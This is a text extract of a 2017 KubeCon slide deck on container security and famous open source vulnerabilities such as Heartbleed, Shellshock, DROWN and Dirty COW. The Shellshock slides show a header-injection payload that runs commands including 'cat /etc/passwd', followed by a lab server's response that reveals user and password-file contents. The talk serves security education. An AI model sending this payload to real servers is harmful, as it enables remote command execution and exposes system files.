Insecure Containers?


Continuous Defence against Open Source Exploits

@sublimino

KubeCon 2017


I’m:
- Andy
- Dev-like
- Sec-ish
- Ops-y

Open Source Exploits




@sublimino

KubeCon 2017

Open Source Exploits

```
$ vulnerability
    (I) A flaw or weakness in a system's design, implementation, or
    operation and management that could be exploited to violate the
    system's security policy.

https://tools.ietf.org/html/rfc2828
```


Insecure Containers?



Is it possible to protect all data?

Is bug-free code possible?

Is anything completely secure?



Is anything secure from teenagers?

@subTee

KubeCon 2017


Is our data more secure than it was 30 years ago?

What this talk is about

- “Security”
- Open Source vulnerabilities
- How containers impact security
- CI Pipeline tooling
- Defence from future vulnerabilities


What is security?

Who do we trust?



Mac OS

Who do we trust?




```
# The contents of this file are subject to the Netscape Public License Version 1.0 (the "NPL"); you may not use this file except in compliance with the NPL.  You may obtain a copy of the NPL at http://www.mozilla.org/NPL/
# Software distributed under the NPL is distributed on an "AS IS" basis, WITHOUT WARRANTY OF ANY KIND, either express or implied. See the NPL for the specific language governing rights and limitations under the NPL.
# The Initial Developer of this code under the NPL is Netscape Communications Corporation.  Portions created by Netscape are Copyright (C) 1998 Netscape Communications Corporation.  All Rights Reserved.

DEPTH           = .
NSPRDIR         = nsprpub
NSPR20          = 1
MOZILLA_CLIENT  = 1
ifndef NO_MOCHA
DIRS_JS         = js
endif
DIRS            = config coreconf $(NSPRDIR) jpeg dbm xpcom
ifdef MOZ_NETCAST
DIRS            += netcast
endif
ifdef MOZ_JAVA
DIRS            += sun-java ldap ifc $(DIRS_JS) nav-java ifc/tools js/jsd
else
DIRS            += sun-java nav-java $(DIRS_JS)
endif
ifndef NO_SECURITY
DIRS            += security
endif
DIRS            += modules lib l10n cmd
ifeq ($(STAND_ALONE_JAVA),1)
DIRS            = config lib/xp $(NSPRDIR) jpeg modules/zlib sun-java ifc js ifc/tools sun-java/java
endif
```

Can we trust open source?

```
# Running this rule assembles all the SDK source pieces into dist/sdk. You'll need to run this rule on every platform to get all the binaries (e.g. javah) copied there. You'll also have to do special magic on a Mac.
sdk::
        $(SDKINSTALL) include/npapi.h $(SDK)/include/
```

Can we trust open source?


ANATOMY OF OPEN SOURCE VULNERABILITIES




Peak glamour vulnerability fatigue

Heartbleed (2014)

Heartbleed (2014)




Heartbleed (2014)



Heartbleed (2014)

"I was working on improving OpenSSL and submitted numerous bug fixes and added new features. In one of the new features, unfortunately, I missed validating a variable containing a length."

http://www.smh.com.au/it-pro/security-it/man-who-introduced-serious-heartbleed-security-flaw-denies-he-inserted-it-deliberately-20140410-zqta1.html



https://www.dwheeler.com/blog/2015/04/07/#heartbleed-afl-asan

https://github.com/openssl/openssl/commit/96db9023b881d7cd9f379b0c154650d6c108e9a3?diff=unified

Overran Buffer

Building on solid foundations?

But letting the guards give away your secrets

Shellshock (2014)

Shellshock (2014)

```
GET /cgi-bin/status HTTP/1.0
user-agent: () { :; }; /bin/bash -c
'ping -c 3 172.16.246.129; id; cat
/etc/passwd'
```

http://blog.knapsy.com/blog/2014/10/07/basic-shellshock-exploitation/

https://www.vulnhub.com/

Shellshock (2014)

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Tue, 07 Oct 2014 21:55:04 GMT
Server: Apache/2.2.21 (Unix) DAV/2
PING 172.16.246.129 (172.16.246.129): 56 data bytes
64 bytes from 172.16.246.129: seq=0 ttl=64 time=0.722 ms, seq=1 ttl=64 time=0.552 ms, seq=2 ttl=64
time=0.547 ms
Connection: close
Content-Type: text/plain

--- 172.16.246.129 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.547/0.607/0.722 ms
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
pentesterlab:x:1000:50:Linux User,,,:/home/pentesterlab:/bin/sh
```

Shellshock (2014)

"I've currently ported bash(1.08) and gcc(1.40), and things seem to work."

- Linus Torvalds (25th August 1991, aged 21)

https://en.wikipedia.org/wiki/History_of_Linux#The_creation_of_Linux

Shellshock CVEs

CVE-2014-6271 - original report. Fixed by bash43-025 (etc.) on 2014-09-24.
CVE-2014-7169 - file creation / token consumption bug found by Tavis. Fixed by bash43-026 (etc.) on 2014-09-26.
CVE-2014-7186 - 10+ here-doc crash found by Florian and Todd. Fixed by bash43-028 (etc.) on 2014-10-01.
CVE-2014-7187 - off-by-one parsing error found by Florian. Fixed by bash43-028 (etc.) on 2014-10-01.
CVE-2014-6277 - uninitialized memory issue found by Michal Zalewski. Fixed by bash43-029 (etc.) on 2014-10-02.
CVE-2014-6278 - command injection remote command execution (RCE) found by Michal Zalewski. Fixed by bash43-030 (etc.) on 2014-10-05.

http://www.openwall.com/lists/oss-security/2014/09/25/13

The perimeter is secure

Enter the Trojan Horse

And locking it in the dungeons

DROWN (2016)

DROWN (2016)


IT WASN'T THAT LONG AGO THAT RSA WAS ILLEGAL TO EXPORT. CLASSIFIED A MUNITION.

Attacks against TLS/SSL

- **6.4.1 Renegotiation attack**
- **6.4.2 Protocol downgrade attacks**
- **6.4.3 Cross-protocol attacks: DROWN**
- **6.4.4 BEAST attack**
- **6.4.5 CRIME and BREACH attacks**
- **6.4.6 Timing attacks on padding**
- **6.4.7 POODLE attack**
- **6.4.8 RC4 attacks**
- **6.4.9 Truncation attack**
- **6.4.10 Downgrade attacks: FREAK attack and Logjam attack**
- **6.4.11 Unholy PAC attack**
- **6.4.12 Sweet32 attack**

https://en.wikipedia.org/wiki/Transport_Layer_Security#Attacks_against_TLS.2FSSL

A LOT of TLS attacks

A LOT of TLS Vulns

http://www.slideshare.net/AlexandreMoneger/pentesting-custom-tls-stacks

Edward Snowden
2013 Hide & Seek Champion

DROWN (2016)

Proceedings of the 25th USENIX Security Symposium, August 2016 **https://drownattack.com**

DROWN: Breaking TLS using SSLv2

Nimrod Aviram[1], Sebastian Schinzel[2], Juraj Somorovsky[3], Nadia Heninger[4], Maik Dankel[2], Jens Steube[5], Luke Valenta[4], David Adrian[6], J. Alex Halderman[6], Viktor Dukhovni[7], Emilia Käsper[8], Shaanan Cohney[4], Susanne Engels[3], Christof Paar[3] and Yuval Shavitt[1]

[1]Department of Electrical Engineering, Tel Aviv University
[2]Münster University of Applied Sciences
[3]Horst Görtz Institute for IT Security, Ruhr University Bochum
[4]University of Pennsylvania
[5]Hashcat Project
[6]University of Michigan
[7]Two Sigma/OpenSSL
[8]Google/OpenSSL

@sublimino

KubeCon 2017

@sublimino

KubeCon 2017

Dirty COW (2016)

Dirty COW (2016)


"One of the sites I manage was compromised, and an exploit of this issue was uploaded and executed. A few years ago I started packet capturing all inbound HTTP traffic and was able to extract the exploit and test it out in a sandbox"

